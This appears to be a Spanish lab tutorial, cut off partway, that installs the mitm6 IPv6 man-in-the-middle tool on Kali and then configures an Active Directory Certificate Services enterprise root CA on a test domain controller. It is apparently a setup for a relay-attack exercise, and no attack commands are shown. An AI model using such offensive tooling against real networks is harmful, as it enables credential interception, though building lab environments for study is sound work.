

1º Descargar el repositorio de MiTM6 de Github. <https://github.com/fox-it/mitm6>

```
(root@kali)-[/home/pol]
# git clone https://github.com/fox-it/mitm6 /opt/mitm6
Clonando en '/opt/mitm6' ...
remote: Enumerating objects: 133, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (24/24), done.
remote: Total 133 (delta 14), reused 21 (delta 9), pack-reused 100
Recibiendo objetos: 100% (133/133), 54.43 KiB | 1.18 MiB/s, listo.
Resolviendo deltas: 100% (60/60), listo.

(root@kali)-[/home/pol]
#
```

2º Accedemos al repositorio que nos hemos descargado y ejecutamos la instalación.


```
(root@kali)-[/opt/mitm6]
# python3 -m venv myenv

(myenv)(root@kali)-[/opt/mitm6]
# source myenv/bin/activate


(myenv)(root@kali)-[/opt/mitm6]
# pip install -r requirements.txt

Ignoring ipaddress: markers 'python_version < "3.0"' don't match your environment
Ignoring future: markers 'python_version < "3.0"' don't match your environment
Collecting scapy>=2.4 (from -r requirements.txt (line 1))
  Downloading scapy-2.5.0.tar.gz (1.3 MB)
    1.3/1.3 MB 14.6 MB/s eta 0:00:00
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting twisted (from -r requirements.txt (line 5))
  Downloading twisted-23.10.0-py3-none-any.whl.metadata (9.5 kB)
Collecting netifaces (from -r requirements.txt (line 6))
  Downloading netifaces-0.11.0.tar.gz (30 kB)
  Installing build dependencies ... done
  Getting requirements to build wheel ... done
  Preparing metadata (pyproject.toml) ... done
Collecting attrs>=21.3.0 (from twisted->-r requirements.txt (line 5))
  Downloading attrs-23.2.0-py3-none-any.whl.metadata (9.5 kB)
Collecting automat>=0.8.0 (from twisted->-r requirements.txt (line 5))
  Downloading Automat-22.10.0-py2.py3-none-any.whl (26 kB)
Collecting constantly>=15.1 (from twisted->-r requirements.txt (line 5))
  Downloading constantly-23.10.4-py3-none-any.whl.metadata (1.8 kB)
Collecting hyperlink>=17.1.1 (from twisted->-r requirements.txt (line 5))
  Downloading hyperlink-21.0.0-py2.py3-none-any.whl (74 kB)
    74.6/74.6 kB 19.4 MB/s eta 0:00:00
Collecting incremental>=22.10.0 (from twisted->-r requirements.txt (line 5))
  Downloading incremental-22.10.0-py2.py3-none-any.whl (16 kB)
Collecting typing-extensions>=4.2.0 (from twisted->-r requirements.txt (line 5))
  Downloading typing_extensions-4.9.0-py3-none-any.whl.metadata (3.0 kB)
Collecting zope-interface>=5 (from twisted->-r requirements.txt (line 5))
  Downloading zope.interface-6.1-cp311-cp311-manylinux_2_5_x86_64.manylinux1_x86_64.manylinux2_17_x86_64.manylinux2014_x86_64.whl.metadata (41 kB)
    41.7/41.7 kB 4.6 MB/s eta 0:00:00
Collecting six (from automat>=0.8.0->twisted->-r requirements.txt (line 5))
  Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Collecting idna>=2.5 (from hyperlink>=17.1.1->twisted->-r requirements.txt (line 5))
  Downloading idna-3.6-py3-none-any.whl.metadata (9.9 kB)
```

3º Iniciar sesión en el servidor como Administrador y abrir el Administrador del Servidor. Clic en Administrar y luego clic en Agregar roles y características.



4º Clic en siguiente en la pestaña de Antes de comenzar.



5º Clic en siguiente en Tipo de instalación (confirmar que está marcada la opción de instalación basada en características o en roles).

Asistente para agregar roles y características

— □ ×

Seleccionar tipo de instalación

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Antes de comenzar

Tipo de instalación

Selección de servidor

Roles de servidor

Características

Confirmación

Resultados

Seleccione el tipo de instalación. Puede instalar roles y características en un equipo físico, en una máquina virtual o en un disco duro virtual (VHD) sin conexión.

☒ **Instalación basada en características o en roles**
Para configurar un solo servidor, agregue roles, servicios de rol y características.

☐ **Instalación de Servicios de Escritorio remoto**
Instale los servicios de rol necesarios para que la Infraestructura de escritorio virtual (VDI) cree una implementación de escritorio basada en máquinas o en sesiones.

< Anterior Siguiente > Instalar Cancelar

6º Clic en siguiente en Selección de servidor. Confirmar que está seleccionado vuestro servidor en el caso que tuvierais más de uno operativo.

Asistente para agregar roles y características

— □ ×

Seleccionar servidor de destino

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Antes de comenzar

Tipo de instalación

Selección de servidor

Roles de servidor

Características

Confirmación

Resultados

Seleccione un servidor o un disco duro virtual en el que se instalarán roles y características.

☒ Seleccionar un servidor del grupo de servidores

☐ Seleccionar un disco duro virtual

Grupo de servidores

Filtro:


Nombre	Dirección IP	Sistema operativo
Vengadores-DC.MARVEL...	169.254.155.88...	Microsoft Windows Server 2022 Standard Evaluation

1 equipo(s) encontrado(s)


Esta página muestra los servidores que ejecutan Windows Server 2012 o una versión más reciente de Windows Server, y que se agregaron mediante el comando Agregar servidores del Administrador del servidor. No se muestran los servidores sin conexión ni los servidores recién agregados para los que la recopilación de datos aún está incompleta.

< Anterior Siguiente > Instalar Cancelar


7º Seleccionar el rol de Servicios de Certificados de Active Directory y clic en siguiente.




8º Clic en siguiente en la pestaña de Características.



9º Clic en siguiente en Servicios de certificados de Active Directory.



10º Clic en Entidad de certificación y luego clic en siguiente.



11º Clic en Instalar y esperar a que el proceso termine y luego clic en cerrar.

Asistente para agregar roles y características

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Confirmar selecciones de instalación

Antes de comenzar
Tipo de instalación
Selección de servidor
Roles de servidor
Características
AD CS
Servicios de rol
Confirmación
Resultados

Para instalar los siguientes roles, servicios de rol o características en el servidor seleccionado, haga clic en Instalar.

☐ Reiniciar automáticamente el servidor de destino en caso necesario

En esta página se pueden mostrar características opcionales (como herramientas de administración) porque se seleccionaron automáticamente. Si no desea instalar estas características opcionales, haga clic en Anterior para desactivar las casillas.

Herramientas de administración remota del servidor
Herramientas de administración de roles
Herramientas de Servicios de certificados de Active Directory
Herramientas de administración de entidades de certificación

Servicios de certificados de Active Directory
Entidad de certificación

[Exportar opciones de configuración](#)
[Especifique una ruta de acceso de origen alternativa](#)

< Anterior Siguiente > Instalar Cancelar

Asistente para agregar roles y características

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Progreso de la instalación

Antes de comenzar
Tipo de instalación
Selección de servidor
Roles de servidor
Características
AD CS
Servicios de rol
Confirmación
Resultados

Ver progreso de la instalación

i Instalación de característica

La instalación comenzó en Vengadores-DC.MARVEL.es

Herramientas de administración remota del servidor
Herramientas de administración de roles
Herramientas de Servicios de certificados de Active Directory
Herramientas de administración de entidades de certificación


Servicios de certificados de Active Directory
Entidad de certificación

i Este asistente se puede cerrar sin interrumpir la ejecución de las tareas. Para ver el progreso de la tarea o volver a abrir esta página, haga clic en Notificaciones en la barra de comandos y en Detalles de la tarea.


[Exportar opciones de configuración](#)

< Anterior Siguiente > Cerrar Cancelar

12º Clic en la bandera y luego clic en Configurar Servicios de certificados de Active Directory.



13º En la pestaña Credenciales clic en siguiente.



14º Clic en Entidad de certificación y luego clic en siguiente.

Configuración de AD CS

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Servicios de rol

Credenciales

Servicios de rol

Tipo de instalación

Tipo de CA

Clave privada

Criptografía

Nombre de CA

Período de validez

Base de datos de certifica...

Confirmación

Progreso

Resultados

Seleccionar los servicios de rol que se configurarán

- ☒ Entidad de certificación
- ☐ Inscripción web de entidad de certificación
- ☐ Respondedor en línea
- ☐ Servicio de inscripción de dispositivos de red
- ☐ Servicio web de inscripción de certificados
- ☐ Servicio web de directiva de inscripción de certificados

[Más información acerca de los roles de Servidor AD CS](#)

< Anterior Siguiente > Configurar Cancelar

15º Clic en siguiente en Tipo de instalación (confirmar que está marcada CA empresarial).

Configuración de AD CS

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Tipo de instalación

Credenciales

Servicios de rol

Tipo de instalación

Tipo de CA

Clave privada

Criptografía

Nombre de CA

Período de validez

Base de datos de certifica...

Confirmación

Progreso

Resultados

Especifique el tipo de instalación de la CA

Las entidades de certificación (CA) empresariales pueden usar Servicios de dominio de Active Directory (AD DS) para simplificar la administración de los certificados. Las CA independientes no usan AD DS para emitir ni administrar certificados.

- ☒ **CA empresarial**
Las CA empresariales deben pertenecer al dominio y normalmente están en línea para emitir certificados o directivas de certificados.
- ☐ **CA independiente**
Las CA independientes pueden pertenecer a un grupo de trabajo o a un dominio. No requieren AD DS y se pueden usar sin conexión a la red (sin conexión).

[Más información acerca del tipo de instalación](#)

< Anterior Siguiente > Configurar Cancelar

16º Clic en siguiente en Tipo de CA (confirmar que está marcada CA raíz).

Configuración de AD CS

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Tipo de CA

- Credenciales
- Servicios de rol
- Tipo de instalación
- Tipo de CA**
- Clave privada
- Criptografía
- Nombre de CA
- Período de validez
- Base de datos de certifica...
- Confirmación
- Progreso
- Resultados

Especifique el tipo de CA

Al instalar Servicios de certificados de Active Directory (AD CS), crea o amplía una jerarquía de infraestructura de clave pública (PKI). Se sitúa una CA raíz en la parte superior de la jerarquía de PKI, que emite su propio certificado autofirmado. Una CA subordinada recibe un certificado de la CA inmediatamente superior en la jerarquía de PKI.

☒ CA raíz
Las CA raíz son las primeras y puede que las únicas configuradas en una jerarquía de PKI.

☐ CA subordinada
Las CA subordinadas requieren una jerarquía de PKI establecida y están autorizadas a emitir certificados de la CA inmediatamente superior en la jerarquía.

[Más información acerca del tipo de CA](#)

< Anterior Siguiente > Configurar Cancelar

17º Clic en siguiente en la pestaña Clave privada (confirmar que está marcada crear una clave privada nueva).

Configuración de AD CS

SERVIDOR DE DESTINO
Vengadores-DC.MARVEL.es

Clave privada

- Credenciales
- Servicios de rol
- Tipo de instalación
- Tipo de CA
- Clave privada**
- Criptografía
- Nombre de CA
- Período de validez
- Base de datos de certifica...
- Confirmación
- Progreso
- Resultados

Especifique el tipo de la clave privada

Para generar y emitir certificados a clientes, una entidad de certificación (CA) debe disponer de una clave privada.

☒ Crear una clave privada nueva
Use esta opción si no dispone de una clave privada o desea crear una clave privada nueva.

☐ Usar clave privada existente
Use esta opción para asegurar la continuidad con los certificados emitidos previamente al reinstalar una CA.

- ☐ Seleccionar un certificado y usar su clave privada asociada
Seleccione esta opción si tiene un certificado en este equipo o si desea importar un certificado y usar su clave privada asociada.
- ☐ Seleccionar una clave privada existente en este equipo
Seleccione esta opción si conserva las claves privadas de una instalación anterior o si desea usar una clave privada de otra procedencia.

[Más información acerca de la clave privada](#)

< Anterior Siguiente > Configurar Cancelar

18º Clic en siguiente en la pestaña Criptografía (confirmar que está marcada una longitud de clave de 2048 y el algoritmo de hash SHA256).

The screenshot shows the 'Criptografía para la CA' window. On the left, a navigation pane lists steps: Credenciales, Servicios de rol, Tipo de instalación, Tipo de CA, Clave privada, **Criptografía**, Nombre de CA, Período de validez, Base de datos de certifica..., Confirmación, Progreso, and Resultados. The main area is titled 'Especifique las opciones criptográficas'. It contains two dropdown menus: 'Seleccionar un proveedor de servicios criptográficos' set to 'RSA#Microsoft Software Key Storage Provider' and 'Longitud de la clave' set to '2048'. Below these is a list box for 'Seleccione el algoritmo hash para firmar los certificados emitidos por esta CA:' with options SHA256, SHA384, SHA512, SHA1, and MD5. A checkbox 'Permitir interacción del administrador cuando la CA obtiene acceso a la clave privada.' is unchecked. At the bottom are buttons: '< Anterior', 'Siguiendo >', 'Configurar', and 'Cancelar'. The top right corner shows 'SERVIDOR DE DESTINO 